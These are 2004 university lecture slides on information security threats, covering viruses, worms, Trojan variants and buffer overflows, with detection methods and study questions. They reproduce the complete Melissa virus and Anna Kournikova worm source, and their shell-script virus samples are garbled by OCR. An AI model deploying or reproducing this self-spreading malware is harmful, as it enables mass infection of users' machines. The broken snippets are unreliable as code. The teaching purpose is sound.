Threats to Information Security Part I

Sanjay Goel
University at Albany, SUNY

Fall 2004

Course Outline

> Unit 1: What is a Security Assessment?

- Definitions and Nomenclature

Unit 2: What kinds of threats exist?

- Malicious Threats (Viruses & Worms) and Unintentional Threats

Unit 3: What kinds of threats exist? (cont'd)

- Malicious Threats (Spoofing, Session Hijacking, Miscellaneous)

Unit 4: How to perform security assessment?

- Risk Analysis: Qualitative Risk Analysis

Unit 5: Remediation of risks?

- Risk Analysis: Quantitative Risk Analysis

Threats to Information Security

Outline for this unit

Module 1: Malicious Code: Viruses

Module 2: Malicious Code: Worms and Variants

Module 3: Malicious Attacks

Module 4: Unintentional Threats

Threats to Information Security

Threats Definition

- Threats are potential causes of unwanted events that may result in harm to the agency and its assets.[1]
  - A threat is a manifestation of vulnerability.
  - Threats exploit vulnerabilities causing impact to assets
- Several categories of threats
  - Malicious Code
  - Accidental Threats
  - Environmental Threats
- Hacking and other malicious threats are new and discussed primarily in the presentation

[1] http://www.oit.nsw.gov/au/pdf/4.4.16.IS1.pdf

Malicious Code

Types

- Basic types:
  - Virus
  - Worms

- Several variants of the basic types exist:
  - Trojan Horse
  - Time Bomb
  - Logic Bomb
  - Rabbit
  - Bacterium

Module 1

Malicious Code: Viruses

Malicious Code: Viruses

Outline

- What is a virus?
- How does it spread?
- How do viruses execute?
- What do viruses exploit?
- What are the controls for viruses?
- How does Anti-Virus work?
- Virus Examples
  - Melissa Virus
  - Shell Script

Malicious Code: Viruses

Definition (Webopedia)

- A **computer virus** is malicious code that attaches itself to an executable program or file so it can spread from one computer to another, leaving infections as it travels
- Computer viruses can range in severity; some viruses cause only mildly annoying effects while others can damage your hardware, software, or files.
- Almost all viruses are attached to an executable file and they cannot infect your computer unless you run or open the malicious program.
- It is important to note that a virus cannot be spread without a human action, (such as running an infected program) to keep it going.
- People continue the spread of a computer virus, by sharing infecting files or sending e-mails with viruses as attachments

Malicious Code: Viruses

Definition

- Definition: Malicious self-replicating software that attaches itself to other software.
- Typical Behavior:
  - Replicates within computer system, potentially attaching itself to every other program
  - Behavior categories: e.g. Innocuous, Humorous, Data altering, Catastrophic

Malicious Code: Viruses

Propagation

- Virus spreads by creating replica of itself and attaching itself to other executable programs to which it has write access.
    - A true virus is not self-propagating and must be passed on to other users via e-mail, infected files/diskettes, programs or shared files
- The viruses normally consist of two parts
    - Replicator: responsible for copying the virus to other executable programs.
    - Payload: Action of the virus,which may be benign such as printing a message or malicious such as destroying data or corrupting the hard disk.

Malicious Code: Viruses

Process

- When a user executes an infected program (an executable file or boot sector), the replicator code typically executes first and then control returns to the original program, which then executes normally.
- Different types of viruses:
  - Polymorphic viruses: Viruses that modify themselves prior to attaching themselves to another program.
  - Macro Viruses: These viruses use an application macro language (e.g., VB or VBScript) to create programs that infect documents and template.

Malicious Code: Viruses

Targets & Prevention

- Vulnerabilities: All computers
- Common Categories:
  - Boot sector Terminate and Stay Resident (TSR)
  - Application software Stealth (or Chameleon)
  - Mutation engine Network Mainframe
- Prevention
  - Limit connectivity
  - Limit downloads
  - Use only authorized media for loading data and software
  - Enforce mandatory access controls.Viruses generally cannot run unless host application is running

Malicious Code: Viruses

Protection

- Detection
  - Changes in file sizes or date/time stamps
  - Computer is slow starting or slow running
  - Unexpected or frequent system failures
  - Change of system date/time
  - Low computer memory or increased bad blocks on disks
- Countermeasures:
  - Contain, identify and recover
  - Anti-virus scanners: look for known viruses
  - Anti-virus monitors: look for virus-related application behaviors
  - Attempt to determine source of infection and issue alert

Malicious Code: Viruses

Virus Detection (Anti-Virus)

- Scanner (conventional scanner, command-line scanner, on-demand scanner) - a program that looks for known viruses by checking for recognisable patterns ('scan strings', 'search strings', 'signatures' [a term best avoided for its ambiguity]).
- Change Detectors/Checksummers/Integrity Checkers - programs that keep a database of the characteristics of all executable files on a system and check for changes which might signify an attack by an unknown virus.
- Cryptographic Checksummers use an encryption algorithm to lessen the risk of being fooled by a virus which targets that particular checksummer.
- Monitor/Behavior Blocker - a TSR that monitors programs while they are running for behavior which might denote a virus.
- TSR scanner - a TSR (memory-resident program) that checks for viruses while other programs are running. It may have some of the characteristics of a monitor and/or behavior blocker.
- Heuristic scanners - scanners that inspect executable files for code using operations that might denote an unknown virus.


Malicious Code: Viruses

Writing Viruses over Time

- Melissa Virus
  - 1999 (one of the earlier viruses)
  - Spread itself through Microsoft Outlook by emailing itself to all people on address book
  - Infected about 1 million computers
  - Contained only 105 lines of code (in comparison to the millions of code for Windows and other programs)


Malicious Code: Viruses

Melissa Virus Source Code



```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> ""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
   For y = 1 To DasMapiName.AddressLists.Count
      Set AddyBook = DasMapiName.AddressLists(y)
      x = 1
      Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
      For oo = 1 To AddyBook.AddressEntries.Count
         Peep = AddyBook.AddressEntries(x)
         BreakUmOffASlice.Recipients.Add Peep
         x = x + 1
         If x > 50 Then oo = AddyBook.AddressEntries.Count
       Next oo
       BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
       BreakUmOffASlice.Body = "Here is that document you asked for ... don't
show anyone else ;-)"
       BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
       BreakUmOffASlice.Send
       Peep = ""
   Next y
DasMapiName.Logoff
End If
```




```
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\",
"Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") =
False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus
triple-word-score, plus fifty points for using all my letters.  Game's over.
I'm outta here."
End Sub
```

Malicious Code: Viruses

Virus Example

- This virus example (shell script) has only 6 lines of code in comparison to the 105 lines of the Melissa Virus.



```
#!/bin/sh
for i in *
do if test x ``$i"
then cp $o $i
fi
done
```

- The script looks at each file in the current directory and tests if the file is an executable. All executables are replaced with a copy of this virus file.

Source: ``Virology 101", Computing Systems Spring 1989, pp. 173-181.

Malicious Code: Viruses

Virus Example Extension

- The previous can be extended by:
  1. Adding more elaborate searches
  2. Leaving the original file intact, but adding the virus at the end of it
- Sample Code

```
#!/bin/sh
for i in * #virus#
do case “`sed1q$I”’ in
“#!/bin/sh”
 sed n #virus#/, $p $o ?? $i
esac
done
```

- Steps:
  1. It virus searches for any file which is a shell script (searches #!/bin/sh string)
  2. It copies itself to the end of the file.
  3. The next time the script is run, the virus will be run as well.
- Viruses can also be made useful
  - e.g. the example virus could be modified to verify if the file was already infected.

Malicious Code: Viruses

Questions 1 and 2

1) What are viruses?

2) How do viruses spread?

Malicious Code: Viruses

Questions 3 and 4

3) What are some controls that could be implemented for viruses?

4) What are the different types of virus detection?

Malicious Code: Viruses

Question 5

- Write a virus (given the two earlier examples) that could monitor an executable's usage and automatically compress executables which have not been used after an extended period of time.
- This will help you understand the level of sophistication needed to actually create a virus.

Module 2

Malicious Code: Worms and Variants

Malicious Code: Worms and Variants

Outline

- What are worms?
- How do you detect worms?
- What are the controls for worms?
- Worm examples
  - Internet Worm
  - ILOVEYOU
  - Anna Kournikova Worm
- What are variants of worms and viruses?
  - Trojan Horse
  - Time Bomb
  - Logic Bomb
  - Rabbit
  - Bacterium

Malicious Code: Worms and Variants

Worms (Webopedia)

- A **worm** is similar to a virus by its design, and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the ability to travel without any help from a person.
- A worm takes advantage of file or information transport features on your system, which allows it to travel unaided. The biggest danger with a worm is its ability to replicate itself on your system, so rather than your computer sending out a single worm, it could send out hundreds or thousands of copies of itself, creating a huge devastating effect.
- One example would be for a worm to send a copy of itself to everyone listed in your e-mail address book. Then, the worm replicates and sends itself out to everyone listed in each of the receiver's address book, and the manifest continues on down the line. Due to the copying nature of a worm and its ability to travel across networks the end result in most cases is that the worm consumes too much system memory (or network bandwidth), causing Web servers, network servers, and individual computers to stop responding.
- In more recent worm attacks such as the much talked about .Blaster Worm., the worm has been designed to tunnel into your system and allow malicious users to control your computer remotely.

Malicious Code: Worms and Variants

Worms

- Worms are another form of self-replicating programs that can automatically spread.
  - They do not need a carrier program
  - Replicate by spawning copies of themselves.
  - More complex and are much harder to write than the virus programs.
- Definition: Malicious software which is a stand-alone application (i.e. can run without a host application)
  - Unlike the viruses they do not need a carrier program and they replicate by spawning copies of themselves.
  - They are more complex and are much harder to write than the virus programs.
- Typical Behavior: Often designed to propagate through a network, rather than just a single computer

Malicious Code: Worms and Variants

Worm Prevention & Detection

- Vulnerabilities: Multitasking computers, especially those employing open network standards
- Prevention:
  - Limit connectivity
  - Employ Firewalls
- Detection:
  - Computer is slow starting or slow running
  - Unexpected or frequent system failures
- Countermeasures
  - Contain, identify and recover
  - Attempt to determine source of infection and issue alert

Malicious Code: Worms and Variants

Worm Examples

- In November of 1988, a self propagating worm known as the Internet Worm was released onto the ARPANET by Robert Morris Jr. It 'attached' itself to the computer system rather than a program.
- Process:
  - The worm obtained a new target machine name from the host it had just infected and then attempted to get a shell program running on the target machine. The virus used several means to get the shell program running.
  - It primarily exploited a bug in the sendmail routine (a debug option left enabled in the program release) and a bug in the 'finger' routine.

Malicious Code: Worms and Variants

Worm Examples, cont’d.

- – The shell program served as a beach head and used several programs that downloaded password cracking programs.
- – A common password dictionary and the system dictionary were used for password cracking
- – The virus then attacked a new set of target hosts using any cracked accounts it may have obtained from the current host.

- The virus was not intended to be malicious and did not harm any data on the systems it infected.
- A bug prevented the worm from always checking to tell if a host was infected causing the worm to overload the host computers it infected.


Malicious Code: Worms and Variants

Worm Examples, cont'd.

- ILOVEYOU worm in 2000 automatically emailed itself to the first 200 entries in the outlook address book
  - The worm spread to 10 million computers in two days which were required to create a patch for it
  - It cost billions of dollars to repair the damage
- CodeRed, Nimbda, SirCam are other worms each of which cost upwards of 500 million dollars in damages
- Sometimes worms take a long time to spread
  - Anna Kournikova worm was discovered in August 2000 and became a serious threat in February 2001
  - Compare the Anna Kournikova worm code to the Melissa Virus code shown earlier.

Malicious Code: Worms and Variants

Anna Kournikova Worm Source Code



```
'Vbs.OnTheFly Created By OnTheFly
On Error Resume Next
Set WScriptShell = CreateObject("WScript.Shell")
WScriptShell.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"
Set FileSystemObject = Createobject("scripting.filesystemobject")
FileSystemObject.copyfile wscript.scriptfullname,FileSystemObject.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"
if WScriptShell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
 doMail()
end if
if month(now) = 1 and day(now) = 26 then
 WScriptShell.run "Http://www.dynabyte.nl",3,false
end if
Set thisScript = FileSystemObject.opentextfile(wscript.scriptfullname, 1)
thisScriptText = thisScript.readall
thisScript.Close
Do
 If Not (FileSystemObject.fileexists(wscript.scriptfullname)) Then
 Set newFile = FileSystemObject.createtextfile(wscript.scriptfullname, True)
 newFile.write thisScriptText
 newFile.Close
 End If
Loop
Function doMail()
 On Error Resume Next
 Set OutlookApp = CreateObject("Outlook.Application")
 If OutlookApp = "Outlook" Then
  Set MAPINameSpace = OutlookApp.GetNameSpace("MAPI")
  Set AddressLists = MAPINameSpace.AddressLists
  For Each address In AddressLists
   If address.AddressEntries.Count <> 0 Then
    entryCount = address.AddressEntries.Count
    For i = 1 To entryCount
     Set newItem = OutlookApp.CreateItem(0)
     Set currentAddress = address.AddressEntries(i)
     newItem.To = currentAddress.Address
     newItem.Subject = "Here you have, ;o)"
     newItem.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
     set attachments = newItem.Attachments
     attachments.Add FileSystemObject.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"
     newItem.DeleteAfterSubmit = True
     If newItem.To <> "" Then
      newItem.Send
      WScriptShell.regwrite "HKCU\software\OnTheFly\mailed", "1"
     End If
    Next
   End If
  Next
 end if

End Function


'Vbswg 1.50b
```

Malicious Code: Worms and Variants

Trojan Horse (Webopedia)

- A **Trojan Horse** appears to be useful software and does damage once installed or run on your computer. Users are usually tricked into opening them because they appear to be receiving legitimate software or files from a legitimate source.
- When a Trojan is activated on your computer, the results can vary. Some Trojans are designed to be more annoying than malicious (like changing your desktop, adding silly active desktop icons) or they can cause serious damage by deleting files and destroying information on your system.
- Trojans are also known to create a backdoor on your computer that gives malicious users access to your system, possibly allowing confidential or personal information to be compromised. Unlike viruses and worms, Trojans do not reproduce by infecting other files nor do they self-replicate.

Malicious Code: Worms and Variants

Trojan Horse

- Definition: a worm which pretends to be a useful program or a virus which is purposely attached to a useful program prior to distribution
- Typical Behaviors: Same as Virus or Worm, but also sometimes used to send information back to or make information available to perpetrator
- Vulnerabilities:
  - Trojan Horses require user cooperation for executing their payload
  - Untrained users are vulnerable
- Prevention:
  - User cooperation allows Trojan Horses to bypass automated controls thus user training is best prevention
- Detection: Same as Virus and Worm
- Countermeasures:
  - Same as Virus and Worm
  - An alert must be issued, not only to other system admins, but to all network users

Malicious Code: Worms and Variants

Time Bomb

- Definition: A Virus or Worm designed to activate at a certain date/time
- Typical Behaviors: Same as Virus or Worm, but widespread throughout organization upon trigger date
- Vulnerabilities:
  - Same as Virus and Worm
  - Time Bombs are usually found before the trigger date
- Prevention:
  - Run associated anti-viral software immediately as available
- Detection:
  - Correlate user problem reports to find patterns indicating possible Time Bomb
- Countermeasures:
  - Contain, identify and recover
  - Attempt to determine source of infection and issue alert

Malicious Code: Worms and Variants

Logic Bomb

- Definition:
  - A Virus or Worm designed to activate under certain conditions
- Typical Behaviors:
  - Same as Virus or Worm
- Vulnerabilities:
  - Same as Virus and Worm
- Prevention:
  - Same as Virus and Worm
- Detection:
  - Correlate user problem reports indicating possible Logic Bomb
- Countermeasures:
  - Contain, identify and recover
  - Determine source and issue alert

Malicious Code: Worms and Variants

Rabbit

- Definition:
  - A worm designed to replicate to the point of exhausting computer resources
- Typical Behaviors:
  - Rabbit consumes all CPU cycles, disk space or network resources, etc.
- Vulnerabilities:
  - Multitasking computers, especially those on a network
- Prevention:
  - Limit connectivity
  - Employ Firewalls
- Detection:
  - Computer is slow starting or running
  - Frequent system failures
- Countermeasures:
  - Contain, identify and recover
  - Determine source and issue alert

Malicious Code: Worms and Variants

Bacterium

- Definition:
  - A virus designed to attach itself to the OS in particular (rather than any application in general) and exhaust computer resources, especially CPU cycles
- Typical Behaviors:
  - Operating System consumes more and more CPU cycles, resulting eventually in noticeable delay in user transactions
- Vulnerabilities:
  - Older versions of operating systems are more vulnerable than newer versions since hackers have had more time to write Bacterium
- Prevention:
  - Limit write privileges and opportunities to OS files
  - System administrators should work from non-admin accounts whenever possible.
- Detection:
  - Changes in OS file sizes, date/time stamps
  - Computer is slow in running
  - Unexpected or frequent system failures
- Countermeasures
  - Anti-virus scanners: look for known viruses
  - Anti-virus monitors: look for virus-related system behaviors

Malicious Code: Worms and Variants

Questions 1 and 2

1) What is a worm?

2) What is the main difference between a worm and a virus?

Malicious Code: Worms and Variants

Questions 3 and 4

3) What are some controls for worms?

4) When comparing the source code for the worm to the virus, what do you notice?

Malicious Code: Worms and Variants

Question 5

5) Define:

   a. Trojan Horse

   b. Time Bomb

   c. Logic Bomb

   d. Rabbit

   e. Bacterium

Module 3

Malicious Attacks

Malicious Attacks

Outline

- What is a buffer overflow attack?
- What is a Denial of Service (DOS) attack?
- What is a tunneling attack?
- What is a trap door?
- What is SPAM?

Buffer Overflow Attack

Basics

- OSI Layer: Application.
- Definition: Attacker tries to store more information on the stack than the size of the buffer allows for and manipulates the memory stack to execute malicious code.
- Who is Vulnerable: Programs which do not have a rigorous memory check in the code are vulnerable to this attack.
- Typical Behaviors: Can be used for obtaining privileges on a machine or for denial-of-service.

Malicious Attacks

Buffer Overflow

- Definition:
  - Attacker tries to store more information on the stack than the size of the buffer and manipulates the memory stack to execute malicious code
  - Programs which do not do not have a rigorous memory check in the code are vulnerable to this attack
- Typical Behaviors:
  - Varied attack and can be used for obtaining privileges on a machine or for denial-of-service on a machine
- Vulnerabilities:
  - Takes advantage of the way in which information is stored by computer programs. Programs which do not do not have a rigorous memory check in the code are vulnerable to this attack

Buffer Overflow Attack

Incidents

- Effectiveness of this attack has been common knowledge since the 1980’s:
  - Used by the Internet Worm used in 1988 to gain unauthorized access to networks and systems.
  - Accounts for approximately half of all security vulnerabilities.
- According to a recent survey MS Blaster worm caused:
  - Remediation cost $475,000 per company (median average - including hard, soft and productivity costs) with larger node-count companies reporting losses up to $4,228,000.
  - Entered company networks most often through infected laptops, then through VPNs, and finally through mis-configured firewalls or routers.
  - From TruSecure / ICSA Labs, 29 August 2003.

Malicious Attacks

